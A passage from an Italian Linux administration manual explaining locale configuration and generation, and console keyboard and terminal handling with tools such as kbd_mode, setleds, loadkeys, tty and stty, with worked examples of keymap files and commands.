Il linguaggio viene espresso da una sigla di due sole lettere minuscole, secondo lo standard ISO 639 (sezione 543); il territorio viene espresso da una sigla di due sole lettere maiuscole, secondo lo standard ISO 3166 (sezione 544); l'insieme di caratteri è una sigla numerica che esprime standard ISO corrispondente.

Per esempio, '**`it_CH.ISO-8859-1`**' identifica la lingua italiana riferita al territorio svizzero, con un insieme di caratteri ISO 8859-1.

Come si vede dal modello sintattico, le informazioni sulla destra possono essere omesse, ma in tal caso vengono determinate in modo predefinito.

Una variante molto comune di questa definizione è quella che riguarda i paesi che utilizzano l'Euro come valuta. In questi casi, può succedere di vedere notazioni del tipo:

```
it_IT@euro
```

Questa notazione è praticamente equivalente alla dichiarazione esplicita dell'insieme di caratteri, che cambia per la necessità di avere un simbolo per rappresentare la valuta:

```
it_IT.ISO-8859-15
```

48.2 Preparazione delle localizzazioni disponibili

Per poter configurare i programmi in modo da adeguarsi alle caratteristiche locali, è necessario che le definizioni necessarie siano disponibili. Si può verificare con il comando '**`locale`**' la disponibilità effettiva:

[1] **GNU C library** GNU LGPL e altre licenze in base alla porzione di codice

locale -a

Se quello che si ottiene è solo l'elenco seguente, significa che in pratica non sono disponibili delle varianti locali diverse dalla lingua inglese pura e semplice:

```
C
POSIX
```

I programmi che sfruttano il meccanismo di localizzazione, si avvalgono della funzione '**locale()**', descritta dalla pagina di manuale *locale(7)*.

Le informazioni relative alla localizzazione sono divise in due parti: un file principale e una mappa per la traduzione di nomi simbolici di caratteri nella codifica effettiva da utilizzare. Questi file si trovano generalmente nelle directory '/usr/share/i18n/', ma per poter utilizzare le informazioni che contengono, si devono compilare i file in un formato binario che poi si collocano presumibilmente a partire dalla directory '/usr/lib/locales/'. Pertanto, se anche sono disponibili le definizioni locali, possono mancare i file che poi servono alla funzione '**locale()**'; l'elenco che si ottiene da '**locale -a**' serve a comprendere cosa la funzione '**locale()**' è in grado di gestire.

Supponendo di voler compilare le definizioni riferite al modello di localizzazione corrispondente a '**it_IT.ISO-8859-1**', occorre fare riferimento ai file '/usr/share/i18n/locales/it_IT' e '/usr/share/i18n/charmaps/ISO-8859-1' (se questi file sono compressi, appare probabilmente l'estensione '.gz', ma per usarli con '**localedef**' vanno prima ripristinati alle loro condizioni normali). I file che vengono generati dalla compilazione si inseriscono presumibilmente nella directory '/usr/lib/locale/it_IT/', che deve essere creata per l'occasione. In pratica si procede come nell'esempio seguente, attraverso il programma '**localedef**':

mkdir /usr/lib/locale/it_IT[*Invio*]

localedef -i /usr/share/i18n/locales/it_IT ↩
↪**-f /usr/share/i18n/locales/charmaps/ISO-8859-1** ↩
↪**/usr/lib/locale/it_IT**[*Invio*]

48.3 Configurazione delle localizzazioni nelle distribuzioni Debian

Le distribuzioni GNU Debian offrono la gestione della localizzazione attraverso un pacchetto apposito, con cui è possibile configurare quali definizioni locali gestire nel file '/etc/locale.gen'.

Una volta aggiornato questo file, è sufficiente avviare il programma '**locale-gen**' per ottenere la ricompilazione delle definizioni locali desiderate:

locale-gen[*Invio*]

Generalmente, il file '/etc/locale.gen' questo file viene creato da un altro programma interattivo, senza bisogno di interventi manuali, che poi si occupa anche di avviare '**locale-gen**'; precisamente si tratta del comando: '**dpkg-reconfigure locales**'.

dpkg-reconfigure locales[*Invio*]

Figura 48.1. Aspetto del programma di configurazione delle definizioni locali che si intendono gestire nel sistema.

```
Debian Configuration

  .------------------------- Configuring Locales --------------------------.
  | You can choose locales to be generated by selecting locales you want.   |
  | Selected locales will be saved to '/etc/locale.gen' file. You can also  |
  | manually edit this file. You need to run 'locale-gen' after edit the    |
  | file.                                                                   |
  |                                                                         |
  | Select locales to be generated.                                         |
  |                                                                         |
  |    [*] id_ID ISO-8859-1                                           *     |
  |    [*] is_IS ISO-8859-1                                           *     |
  |    [*] it_CH ISO-8859-1                                           *     |
  |    [*] it_IT ISO-8859-1                                           *     |
  |    [*] it_IT.ISO-8859-1 ISO-8859-1                                #     |
  |    [*] it_IT.UTF-8 UTF-8                                          *     |
  |    [*] it_IT@euro ISO-8859-15                                     *     |
  |    [*] iw_IL ISO-8859-8                                           *     |
  |                                                                         |
  |                                                                         |
  |                                <Ok>                                     |
  |                                                                         |
  '-------------------------------------------------------------------------'
```

A fianco del file '`/etc/locale.gen`' è possibile trovare anche '`/etc/locale.alias`', che associa delle denominazioni più semplici, o comunque alternative, a quelle formali standard. Per esempio, osservando la direttiva seguente, si comprende che diventa indifferente usare la sigla '**`italian`**' oppure '**`it_IT.ISO-8859-1`**'.

Parte xiii

Terminali a caratteri

Gestione della console e dei terminali a caratteri in generale

Il terminale, in qualunque forma esso sia (console, terminale remoto, applicazione a finestra all'interno di X) è il mezzo normale di comunicazione tra l'utente e il sistema. Senza di esso non ci sarebbe alcuna possibilità di avviare nuovi processi e, di conseguenza, nemmeno di poter compiere alcuna attività.

Per questo, l'attivazione di un programma per la gestione del terminale è l'ultima fase di una procedura di inizializzazione del sistema e precede immediatamente l'attivazione della procedura di accesso (il *login*), cioè il sistema di riconoscimento dell'utente che si accinge a utilizzare il sistema. I programmi Getty che sono i responsabili dell'attivazione del terminale prima dell'attivazione della procedura di accesso, verranno introdotti nel capitolo 50.

La tabella 49.1 elenca i programmi e i file a cui si accenna in questo capitolo.

Tabella 49.1. Riepilogo dei programmi e dei file per la gestione dei terminali a caratteri.

Nome	Descrizione
kbd_mode	Interroga o modifica la modalità della tastiera.
setleds	Impostazione di [*BlocNum*], [*Fissamaiuscole*] e [*BlocScorr*].
showkey	Emette il codice corrispondente ai tasti premuti.
/usr/src/linux/drivers/char/defkeymap.c	Mappa della tastiera predefinita nel kernel.
/usr/share/keymaps/	Directory dei file di mappa delle varie nazionalità.
loadkeys	Modifica la mappa della tastiera.
dumpkeys	Emette la mappa della tastiera in funzione.
tty	Emette il nome corrispondente al terminale attivo.
stty	Definisce le caratteristiche della connessione del terminale.
/etc/termcap	Configurazione obsoleta delle caratteristiche dei terminali.
/usr/share/terminfo/?/*	Configurazione delle caratteristiche dei terminali.
$TERM	Variabile che definisce il tipo di terminale in uso.
clear	Ripulisce lo schermo.
reset	Reinizializza l'impostazione del terminale.
setterm	Imposta alcuni attributi del terminale a caratteri.

49.1 Tastiera

La gestione della tastiera avviene attraverso un sistema piuttosto complesso. Solitamente si fa riferimento al programma '**`loadkeys`**' come unico responsabile della definizione delle funzioni associate ai tasti, ma questo non basta per comprendere il problema.

I segnali della tastiera vengono ricevuti direttamente dal kernel che poi li fornisce ai programmi, in vario modo, a seconda di una data modalità selezionata.

Il programma '**`kbd_mode`**' permette di conoscere o di modificare la modalità di funzionamento della tastiera, ma la modifica è da riservare sono a occasioni particolari, di solito utilizzando una connessione remota, quando un programma ha modificato la modalità della tastiera rendendo inutilizzabile la console.

49.1.1 Tastiera locale e tastiera remota

In generale, ciò che conta è fare in modo che funzioni correttamente **la tastiera connessa al proprio elaboratore**. Questo è importante perché, quando si utilizza una connessione remota, per esempio attraverso il protocollo TELNET, la tastiera che si adopera dipende, per la sua configurazione, dall'elaboratore a cui è connessa fisicamente: non dipende quindi dall'elaboratore al quale si è collegati. Leggendolo così potrebbe sembrare una cosa evidente, ma quando ci si trova a farlo veramente, non lo è più così tanto.

In questo senso, se da una connessione remota viene dato un comando per modificare la modalità di funzionamento o la mappa della tastiera, l'effetto si risentirà sulla console dell'elaboratore che riceve il comando e non nel terminale remoto.

Queste considerazioni permettono anche di comprendere che la connessione remota è indipendente da qualunque configurazione che riguardi la tastiera di un certo elaboratore. Perciò, una configurazione errata che renda inutilizzabile una console, può essere corretta attraverso una connessione remota.

49.1.2 Console virtuali

GNU/Linux, come altri sistemi Unix, consente di gestire diversi terminali sull'unica console esistente effettivamente. Questi vengono definiti *console virtuali*. Attraverso alcune combinazioni di tasti si riesce a passare da una console virtuale all'altra. Queste combinazioni sono normalmente [*Alt+F1*], [*Alt+F2*],... oppure [*Ctrl+Alt+F1*], [*Ctrl+Alt+F2*],... ma possono essere modificate (anche se ciò non è consigliabile).

La console vera e propria corrisponde quasi sempre alla console virtuale in funzione in un dato momento.

La configurazione della tastiera, a seconda del tipo di modalità su cui si interviene, può avere effetto su tutte le console virtuali, oppure solo su quella attiva.

49.1.3 $ kbd_mode

```
kbd_mode [opzioni]
```

'**`kbd_mode`**' [1] permette di conoscere o di modificare la modalità di funzionamento della tastiera della console. Ciò significa, implicitamente, che l'effetto riguarda la console virtuale attiva; pertanto, quando viene utilizzato a distanza, attraverso il protocollo TELNET o un altro metodo di connessione simile, ha effetto sulla console virtuale attiva nell'elaboratore al quale si è connessi.

L'utilizzo di questo programma deve essere fatto con prudenza: la visualizzazione della modalità di funzionamento della tastiera non provoca alcun inconveniente, ma la modifica errata della modalità, comporta l'impossibilità di continuare a utilizzarla.

> È meglio evitare di utilizzare questo programma per modificare la modalità della tastiera, da una finestra di terminale, all'interno del sistema grafico X.

Opzioni

Se '**`kbd_mode`**' viene avviato senza opzioni, il risultato che si ottiene è la visualizzazione della modalità attiva. Questo dovrebbe essere l'uso normale del programma.

[1] **Linux console font and keytable utilities** dominio pubblico, salva la licenza particolare di alcuni tipi speciali di carattere

```
-s
```

L'opzione '**`-s`**' attiva la modalità *scancode*, o RAW. Questa è la modalità che si osserva normalmente nelle finestre di terminale del sistema grafico X. Questa modalità non può essere utilizzata per le console virtuali normali.

```
-k
```

L'opzione '**`-k`**' attiva la modalità *keycode*, o MEDIUMRAW. Questa modalità non può essere utilizzata per le console virtuali normali.

```
-a
```

L'opzione '**`-a`**' attiva la modalità ASCII o XLATE. Questa modalità è quella normale quando si utilizzano le console virtuali. Questa modalità fa uso della mappa definita da '**`loadkeys`**'.

```
-u
```

L'opzione '**`-u`**' attiva la modalità UTF-8 o UNICODE. Questa modalità fa uso della mappa definita da '**`loadkeys`**'.

Esempi

Se la console di un elaboratore è rimasta bloccata e comunque esiste la possibilità di connettersi a questo da un'altra postazione funzionante, si può ripristinare la modalità corretta della tastiera da lì. Nell'esempio seguente, l'elaboratore da sistemare è *`dinkel.brot.dg`* e quello dal quale si interviene è *`roggen.brot.dg`*.

```
roggen.brot.dg$ telnet dinkel.brot.dg[ Invio ]
```

```
Trying dinkel.brot.dg...
Connected to dinkel.brot.dg.
Escape character is '^]'.
```

```
login: root[ Invio ]
```

```
Password: ********[ Invio ]
```

```
dinkel.brot.dg# kbd_mode -a[ Invio ]
```

```
dinkel.brot.dg# exit[ Invio ]
```

> Questo esempio presume che si possieda già una certa conoscenza di come si instaura una connessione remota attraverso un cliente TELNET. L'utente inesperto che dovesse tentare una cosa del genere potrebbe non essere capace di completare l'accesso a causa del fatto che normalmente viene impedito all'utente '**`root`**' di accedere da una postazione remota, per motivi di sicurezza.

49.1.4 $ setleds

```
setleds [opzioni] [modalità...]
```

Il programma '**`setleds`**' [2] interviene esclusivamente su una console virtuale attiva, o meglio, quella da cui proviene lo standard input. Non può essere utilizzato in altre situazioni. Lo scopo del programma è di intervenire sull'impostazione dei tasti [*Fissamaiuscole*] (*capslock*), [*BlocNum*] (*numlock*) e [*BlocScorr*] (*ScrollLock*).

[2] **Linux console font and keytable utilities** dominio pubblico, salva la licenza particolare di alcuni tipi speciali di carattere

Solitamente, questi tasti attivano o disattivano la modalità corrispondente, che viene segnalata anche da una spia luminosa sulla tastiera, una per ogni modalità. Queste spie sono notoriamente dei *led* (*Light emitting diode*) e spesso sono chiamati così anche in italiano.

Il programma permette di intervenire sia attivando o disattivando queste modalità che accendendo o spegnendo i led.

Opzioni

Utilizzando il programma senza argomenti, si ottiene il resoconto sull'impostazione dei tasti su cui può intervenire e su quella dei led corrispondenti.

`-F`

L'opzione '**`-F`**' è quella predefinita, quando vengono indicate solo delle modalità. Con questa, si modifica lo stato corrispondente alle modalità indicate. Se i led non sono impostati indipendentemente, rifletteranno la nuova situazione.

`-D`

L'opzione '**`-D`**' è analoga a '**`-F`**', con la differenza che la nuova impostazione diviene predefinita ed è ciò che si ripresenta a seguito di un ripristino attraverso l'uso del comando '**`reset`**'.

`-L`

L'opzione '**`-L`**' fa in modo di intervenire solo sui led. Dal momento in cui si utilizza '**`setleds`**' con questa opzione, si sgancia il funzionamento dei led dall'uso dei tasti a cui sarebbero abbinati. Per ripristinare il collegamento tra led e tasti, si può utilizzare nuovamente '**`setleds`**' con l'opzione '**`-L`**' da sola, senza altri argomenti.

Modalità

`+num | -num`

Attiva o disattiva [*BlocNum*].

`+caps | -caps`

Attiva o disattiva [*Fissamaiuscole*].

`+scroll | -scroll`

Attiva o disattiva [*BlocScorr*].

Esempi

```
$ setleds
```

Mostra la configurazione attuale.

```
$ setleds +num
```

Attiva i numeri nella tastiera numerica.

```
$ setleds -L +scroll
```

Accende il led '**`BlocScorr`**' (o '**`ScrollLock`**' che sia) senza altro effetto sull'uso della tastiera.

```
$ setleds -L
```

Ripristina il collegamento tra led e tastiera.

```
# setleds +num < /dev/tty1
```

Attiva i numeri nella tastiera numerica della prima console virtuale.

49.1.5 Mappa della tastiera

Il primo problema che si incontra dal punto di vista dell'internazionalizzazione di un sistema operativo, è la disposizione dei tasti sulla tastiera. Quando la tastiera viene utilizzata in modalità ASCII o Unicode, il kernel utilizza una tabella di conversione prima di trasmettere alle applicazioni i tasti premuti.

In fase di compilazione del kernel viene definita una tabella predefinita attraverso il file '`/usr/src/linux/driver/char/defkeymap.c`'. Normalmente questo file corrisponde alla mappa della tastiera USA, ma può anche essere cambiato come si vedrà in seguito.

Di solito, la mappa della tastiera viene ridefinita attraverso il programma '**`loadkeys`**' indicando come argomento il nome di un file contenente la mappa desiderata. I file delle varie mappe disponibili sono contenuti normalmente a partire dalla directory '`/usr/share/keymaps/`'.

Il sistema della mappa della tastiera che si descrive qui e nelle sezioni seguenti, riguarda solo le console virtuali di GNU/Linux e non l'impostazione fatta dal sistema grafico X per i programmi che si avviano al suo interno.

49.1.6 $ showkey

```
showkey [opzioni]
```

Il programma '**`showkey`**' [3] permette di visualizzare, attraverso lo standard output, il codice corrispondente ai tasti che si premono e si rilasciano. Dal momento che ciò impegna totalmente la tastiera, '**`showkey`**' conclude il suo funzionamento dopo 10 s di inattività.

> Questo programma non può funzionare in una finestra di terminale nel sistema grafico X.

Opzioni

```
-s | --scancodes
```

Fa in modo che siano mostrati i codici *scancode*. L'utilizzo della tastiera in questa modalità è abbastanza inusuale, quindi sarà raramente utile conoscere la corrispondenza della pressione e rilascio dei tasti in questa modalità.

```
-k | --keycode
```

Fa in modo che siano mostrati i codici *keycode*. È il funzionamento predefinito, quando non si indicano argomenti di alcun genere. È questa la codifica a cui si fa riferimento quando si costruiscono i file di mappa gestiti da '**`loadkeys`**'.

49.1.7 File di mappa

Prima di vedere come utilizzare il programma '**`loadkeys`**' è opportuno descrivere rapidamente come deve essere predisposto un file da usare per definire la mappa della tastiera. Fortunatamente, non esiste la necessità di modificarlo, ma ciò potrebbe essere ugualmente desiderabile.

All'interno del file sono ammessi i commenti, prefissati con un punto esclamativo ('**`!`**') oppure con il simbolo '**`#`**'; nello stesso modo sono ignorate le righe vuote e quelle bianche. Le righe che

[3] **Linux console font and keytable utilities** dominio pubblico, salva la licenza particolare di alcuni tipi speciali di carattere

definiscono qualcosa possono essere continuate con una barra obliqua inversa ('\') che precede il codice di interruzione di riga.

Possono essere usate diverse definizioni, secondo le sintassi seguenti.

```
charset "iso-8859-x"
```

In questo caso si definisce l'insieme di caratteri utilizzato e per quanto ci riguarda dovrebbe trattarsi di '**`iso-8859-1`**'. Normalmente, non è nemmeno necessario inserire questo tipo di dichiarazione nei file.

```
keycode numero_tasto = simbolo simbolo...
```

Questa definizione attribuisce a un tasto diversi significati, in funzione della combinazione eventuale con altri.

```
string nome = stringa
```

Per facilitare la costruzione di un file di mappa del genere, si possono definire alcuni nomi di tasti il cui significato viene chiarito in seguito attraverso questo tipo di dichiarazione. Lo si fa normalmente con i tasti funzionali ([*F1*], [*F2*], ecc.).

49.1.7.1 Modificatori

Con il termine *modificatore* si fa riferimento a quei tasti che si possono usare per ottenere delle combinazioni. La tabella 49.2 ne mostra l'elenco e il *peso*.

Tabella 49.2. Elenco dei tasti modificatori e del loro peso.

Modificatore	Sigla	peso
(nessuno)		0
Maiuscole (sinistro o destro indifferentemente)	Shift	1
Alt destro	AltGr	2
Control (sinistro o destro indifferentemente)	Ctrl	4
Alt sinistro	Alt	8
Maiuscole sinistro	ShiftL	16
Maiuscole destro	ShiftR	32
Control sinistro	CtrlL	64
Control destro	CtrlR	128

I modificatori sono otto, a cui si somma la situazione normale in cui nessun modificatore viene utilizzato. Volendo indicare tutte le combinazioni possibili di modificatori, queste sarebbero 255, ma è un po' difficile immaginare che si voglia definire una combinazione del tipo [*CtrlL+CtrlR+Alt+AltGr+Shift+a*] o ancora peggiore (sarebbe decisamente un bell'esercizio di digitazione).

Attraverso il numero del peso, si può fare riferimento a un modificatore o a una combinazione di modificatori, in modo molto semplice: sommandone i valori. Per esempio, uno rappresenta [*Shift*], due rappresenta [*AltGr*] e tre rappresenta [*Shift+AltGr*]. Di conseguenza, 255 rappresenta la pressione simultanea di tutti i modificatori.

49.1.7.2 Specificazione di mappa

Quando si specifica la funzione di un tasto attraverso l'istruzione '**`keycode`**', si indicano una serie di funzioni in sequenza. Il significato di questa sequenza dipende dai tipi di modificatori e dalle loro combinazioni che si intendono utilizzare. Questo viene definito attraverso un'istruzione '**`keymaps`**' iniziale.

```
keymaps peso[,peso]...
```

Per esempio, l'istruzione seguente indica l'utilizzo dei pesi 0, 1, 2, 4, 6, 8, 9 e 12.

```
keymaps 0-2,4,6,8-9,12
```

Come si vede nell'esempio, si fa riferimento anche a intervalli, quindi, '**`0-2`**' rappresenta tutti i valori da zero a due, ovvero, zero, uno e due. La stessa cosa avrebbe potuto essere dichiarata in un modo più esplicito come nell'esempio seguente:

```
keymaps 0,1,2,4,6,8,9,12
```

Questi valori indicano che nella mappa definita dalle direttive successive, si fa riferimento ai tasti premuti da soli, in combinazione con [*Shift*], [*AltGr*], [*Ctrl*] (indifferentemente sinistro o destro), [*Ctrl+AltGr*], [*Alt*], [*Alt+Shift*] e [*Ctrl+Alt*]. Le istruzioni '**`keycode`**' successive all'istruzione '**`keymaps`**' dell'esempio vengono interpretate di conseguenza. L'esempio seguente dovrebbe chiarirlo.

```
keycode 26 = egrave  eacute  bracketleft  Escape  VoidSymbol  Meta_bracketleft
```

In questo caso, premendo il tasto corrispondente alla lettera '**`è`**', nella tastiera italiana, si ottiene esattamente questa lettera ('**`egrave`**'). In combinazione con:

- [*Shift*] si ottiene la lettera '**`é`**';
- [*AltGr*] si ottiene la parentesi quadra aperta (sinistra);
- [*Ctrl*] si ottiene un escape;
- [*Ctrl+AltGr*] non si ottiene alcunché;
- [*Alt*] si ottiene l'equivalente di [*Meta+[*].

In tutti i casi rimanenti non si ottiene alcun risultato.

49.1.7.3 Alt o Meta

Dall'esempio visto nella sezione precedente dovrebbe essere apparsa finalmente chiara la differenza tra «Alt» e «Meta». Alt è il nome di un tasto di una tastiera particolare, mentre Meta è un'astrazione che serve a generalizzare le definizioni.

Dall'esempio visto in precedenza, quello riportato nuovamente qui sotto, si fa in modo di abbinare alla combinazione reale [*Alt+è*] la combinazione astratta [*Meta+[*].

```
keymaps 0,1,2,4,6,8,9,12
...
keycode 26 = egrave  eacute  bracketleft  Escape  VoidSymbol  Meta_bracketleft
```

49.1.7.4 keycode

L'istruzione '**`keycode`**' permette di indicare in sequenza il significato di un certo tasto, in funzione dell'eventuale combinazione con i modificatori previsti con l'istruzione '**`keymaps`**'.

Quando si vuole indicare un'azione nulla, si usa il nome '**`VoidSymbol`**'; inoltre, ciò che non viene scritto nella parte finale vale come se fosse sempre '**`VoidSymbol`**'.

Per facilitare l'indicazione del risultato di combinazioni si possono usare dichiarazioni '**`keycode`**' successive che valgono per una singola situazione. L'esempio seguente è identico, per risultato, a quello visto in precedenza; la differenza sta nel fatto che così ci si limita a indicare un'istruzione '**`keycode`**' normale per le situazioni comuni (tasto premuto da solo, oppure

in combinazione con [*shift*], o anche con [*AltGr*]), aggiungendo sotto, eventualmente, le altre combinazioni utili.

```
keymaps 0,1,2,4,6,8,9,12
...
keycode  26 = egrave           eacute           bracketleft
        control keycode  26 = Escape
        alt     keycode  26 = Meta_bracketleft
```

49.1.7.5 Funzionalità speciali

Studiando un file di mappa della tastiera si possono trovare alcune cose interessanti, come la definizione di combinazioni particolari. Gli estratti riportati di seguito provengono dalla mappa italiana normale: '`/usr/share/keymaps/i386/qwerty/it.kmap`'. I modificatori utilizzati sono quelli degli esempi precedenti, ovvero: 0, 1, 2, 4, 6, 8, 9 e 12.

```
keycode  57 = space            space
        control keycode  57 = nul
        alt     keycode  57 = Meta_space
        control alt keycode 57 = Meta_nul
```

Nell'esempio appena mostrato, quando ciò potesse servire, la combinazione [*Ctrl+Spazio*] genera un carattere *<NUL>*.

```
keycode  59 = F1               F11              Console_13
        control keycode  59 = F1
        alt     keycode  59 = Console_1
        control alt     keycode  59 = Console_1
keycode  60 = F2               F12              Console_14
        control keycode  60 = F2
        alt     keycode  60 = Console_2
        control alt     keycode  60 = Console_2
...
string F1 = "\033[[A"
string F2 = "\033[[B"
...
string F11 = "\033[23~"
string F12 = "\033[24~"
...
```

Si tratta della dichiarazione del comportamento dei tasti funzionali. I nomi di questi tasti non sono riconosciuti e quindi si dichiara più avanti la stringa che deve essere generata quando si fa riferimento a questi.

Si può osservare che la combinazione [*Shift+F1*] genera l'equivalente di [*F11*].

La combinazione [*Alt+F1*] o [*Ctrl+Alt+F1*] serve notoriamente per selezionare la prima console virtuale, cosa che viene definita chiaramente con le istruzioni '**`alt keycode 59 = Console_1`**' e '**`control alt keycode 59 = Console_1`**'. Nello stesso modo si può osservare che la combinazione [*AltGr+F1*] seleziona la tredicesima console virtuale (ammesso che ci sia).

```
keycode  70 = Scroll_Lock      Show_Memory      Show_Registers
        control keycode  70 = Show_State
        alt     keycode  70 = Scroll_Lock
```

Da questa dichiarazione, si osserva che la combinazione [*Shift+BlocScorr*] visualizza la situazione dell'uso della memoria, la combinazione [*AltGr+BlocScorr*] mostra la situazione dei registri e la combinazione [*Ctrl+BlocScorr*] mostra lo stato.

49.1.8 $ loadkeys

```
loadkeys [opzioni] [file]
```

'**`loadkeys`**' [4] viene usato normalmente per cambiare la mappa della tastiera utilizzata in tutte le console virtuali, attraverso le indicazioni contenute in un file fornito come argomento o attraverso lo standard input. Il file fornito come argomento, se non contiene l'indicazione di un percorso, viene cercato a partire dalla directory '`/usr/share/keymaps/`*piattaforma*`/`'.

È importante considerare che la modifica interviene su tutte le console virtuali; pertanto, si tenta qualcosa del genere attraverso una connessione remota si interviene sull'elaboratore con il quale si è connessi e non su quello dal quale si sta operando.

'**`loadkeys`**' può essere utilizzato anche solo per generare un file sorgente da utilizzare al posto di '`/usr/src/linux/drivers/char/defkeymap.c`' quando si compila un nuovo kernel.

Alcune opzioni

```
-m | --mktable
```

Emette attraverso lo standard output il contenuto di un file che può essere utilizzato al posto di '`/usr/src/linux/drivers/char/defkeymap.c`' in modo da essere incorporato nel kernel alla prossima compilazione.

Esempi

$ **`loadkeys /usr/share/keymaps/i386/qwerty/it.kmap`**

Carica la mappa contenuta nel file '`/usr/share/keymaps/i386/qwerty/it.kmap`'.

$ **`loadkeys it.kmap`**

Esattamente come nell'esempio precedente, supponendo di operare su una piattaforma i386.

$ **`loadkeys it`**

Esattamente come nell'esempio precedente.

$ **`loadkeys -m it > /usr/src/linux/drivers/char/defkeymap.c`**

Genera il file '`/usr/src/linux/drivers/char/defkeymap.c`' in base alla mappa '**`it.kmap`**'.

49.1.9 $ dumpkeys

```
dumpkeys [opzioni]
```

'**`dumpkeys`**' [5] viene usato normalmente per emettere attraverso lo standard output la mappa attuale della tastiera. Si veda la pagina di manuale *dumpkeys(1)*.

[4] **Linux console font and keytable utilities** dominio pubblico, salva la licenza particolare di alcuni tipi speciali di carattere

[5] **Linux console font and keytable utilities** dominio pubblico, salva la licenza particolare di alcuni tipi speciali di carattere

49.2 Identificazione del terminale

È importante poter identificare il terminale da cui si accede, almeno in base al tipo di dispositivo utilizzato. In pratica, si dispone del programma '**tty**' che è in grado di restituire il nome del file di dispositivo corrispondente. Con questa informazione si possono creare degli script opportuni, eventualmente per filtrare l'accesso da parte degli utenti.

49.2.1 $ tty

```
tty [opzioni]
```

'**tty**' emette attraverso lo standard output il nome del terminale con cui si è connessi.

Alcune opzioni

`-s | --silent | --quiet`

Non emette alcuna segnalazione, si limita a restituire un valore.

Exit status

- 0 se lo standard input è un terminale;
- 1 se lo standard input non è un terminale;
- 2 se sono stati forniti argomenti errati;
- 3 se si è verificato un errore di scrittura.

Esempi

```
#!/bin/sh
if [ `tty` = "/dev/tty1" ]
then
    echo "spiacente, non puoi usare questo terminale"
else
    ls
fi
```


Questo esempio è solo un pretesto per mostrare in che modo potrebbe essere utile '**tty**'. Se l'utente sta utilizzando la prima console virtuale ('`/dev/tty1`'), viene respinto; altrimenti viene eseguito il comando '**ls**'.

49.3 Configurazione del terminale

Le caratteristiche dei terminali a caratteri possono essere molto diverse e questo è il problema principale che si pone di fronte alla ricerca verso una standardizzazione nel comportamento dei programmi per i sistemi Unix.

Si distinguono due problemi di ordine diverso: la configurazione del I/O (input-output) tra il terminale e il sistema, ovvero della linea di terminale (TTY) e la configurazione particolare dello schermo. La configurazione del I/O regola il modo in cui i dati possono essere inseriti attraverso la tastiera e come questo inserimento può essere controllato sullo schermo durante la sua digitazione (eco); la configurazione dello schermo riguarda il modo di rappresentare simboli determinati e di comportarsi di fronte a sequenze di escape determinate.

Figura 49.1. Schema banale della connessione di un terminale a caratteri.

```
                    .---------.
                    |         |
                    | Schermo |                     .-------------.
                    |         |     Linea TTY       |             |
                    '---------'.....................|   Sistema   |
                    .---------.     Connessione     |             |
                    |Tastiera |                     |             |
                    '---------'                     '-------------'
               Terminale a caratteri
```

Il tipo di connessione utilizzata (si pensi alla differenza che c'è tra una console legata strettamente con il sistema, rispetto a un terminale seriale o remoto), implica problemi differenti di gestione della linea TTY. L'utilizzatore normale non ha mai bisogno di preoccuparsi di questo, in quanto per ogni situazione c'è già un'impostazione predefinita che dovrebbe soddisfare le esigenze di tutti. Inoltre, nelle connessioni remote, il problema di questa configurazione si sposta sui programmi che si utilizzano per tali scopi; saranno poi questi programmi a definire la configurazione della linea e del I/O elementare.

All'utente è data la possibilità di verificare questa configurazione e di modificarla, attraverso il programma '**`stty`**' (*Set TTY*).

La fase successiva è la definizione delle particolarità degli schermi dei terminali, per ciò che riguarda le sequenze di escape che questi riconoscono, attraverso una sorta di base di dati, in modo da permettere ai programmi di potervisi adattare.

49.3.1 Linea TTY

Prima di descrivere l'utilizzo (sommario) di '**`stty`**', conviene prendere confidenza con il problema, attraverso un po' di esercizio.

`$` **`cat > /dev/null`**[*Invio*]

Avviando il programma '**`cat`**' in questo modo, si può analizzare ciò che succede quando si inserisce qualcosa attraverso la tastiera del proprio terminale.

`asdfghjkl`[*Invio*]

`qwertyuiop`[*Invio*]

Digitando lettere normali, queste appaiono semplicemente sullo schermo. L'eco dell'input, non è una cosa scontata; deriva da una configurazione, anche se questa è generalmente predefinita.

[*Ctrl+p*][*Ctrl+l*][*Esc*][*F1*][*F2*][*Invio*]

```
^P^L^[^[[[A^[[[B
```

Generalmente, i caratteri di controllo che non hanno significati speciali, vengono visualizzati (eco) come lettere maiuscole (o brevi stringhe) precedute da un accento circonflesso, come mostra l'esempio. Si tratta di una caratteristica configurabile, anche se normalmente è già impostata in questo modo.

Ad alcuni caratteri di controllo viene attribuito un significato speciale, che si traduce in un comportamento e non nell'eco di un qualche simbolo.

`asdf ghjk lqwe rtyu iop`[*Ctrl+?*][*Ctrl+?*][*Ctrl+?*][*Ctrl+w*][*Invio*]

```
asdf ghjk lqwe
```

La combinazione [*Ctrl+?*] genera normalmente il carattere speciale '**`^?`**', che di solito è abbinato alla funzione '**`erase`**', che a sua volta si traduce nella cancellazione dell'ultimo carattere inserito. La combinazione [*Ctrl+w*] genera normalmente il carattere speciale '**`^W`**', che di solito è abbinato alla funzione '**`werase`**', che a sua volta si traduce nella cancellazione dell'ultima parola inserita.

Ad altri caratteri di controllo viene abbinato l'invio di un segnale al processo collegato alla linea di terminale. Ecco che così, di solito, la combinazione [*Ctrl+c*] genera il carattere speciale '**`^C`**', con il quale viene inviato un segnale '**`SIGINT`**' al processo collegato. Nello stesso modo, la combinazione [*Ctrl+z*] genera il carattere speciale '**`^Z`**', con il quale viene inviato un segnale '**`SIGTSTP`**' al processo collegato (cosa che generalmente si traduce nell'essere messo sullo sfondo dalla shell).

Per concludere questo esercizio, basta utilizzare la combinazione [*Ctrl+c*], per terminare il funzionamento di '**`cat`**'.

[*Ctrl+c*]

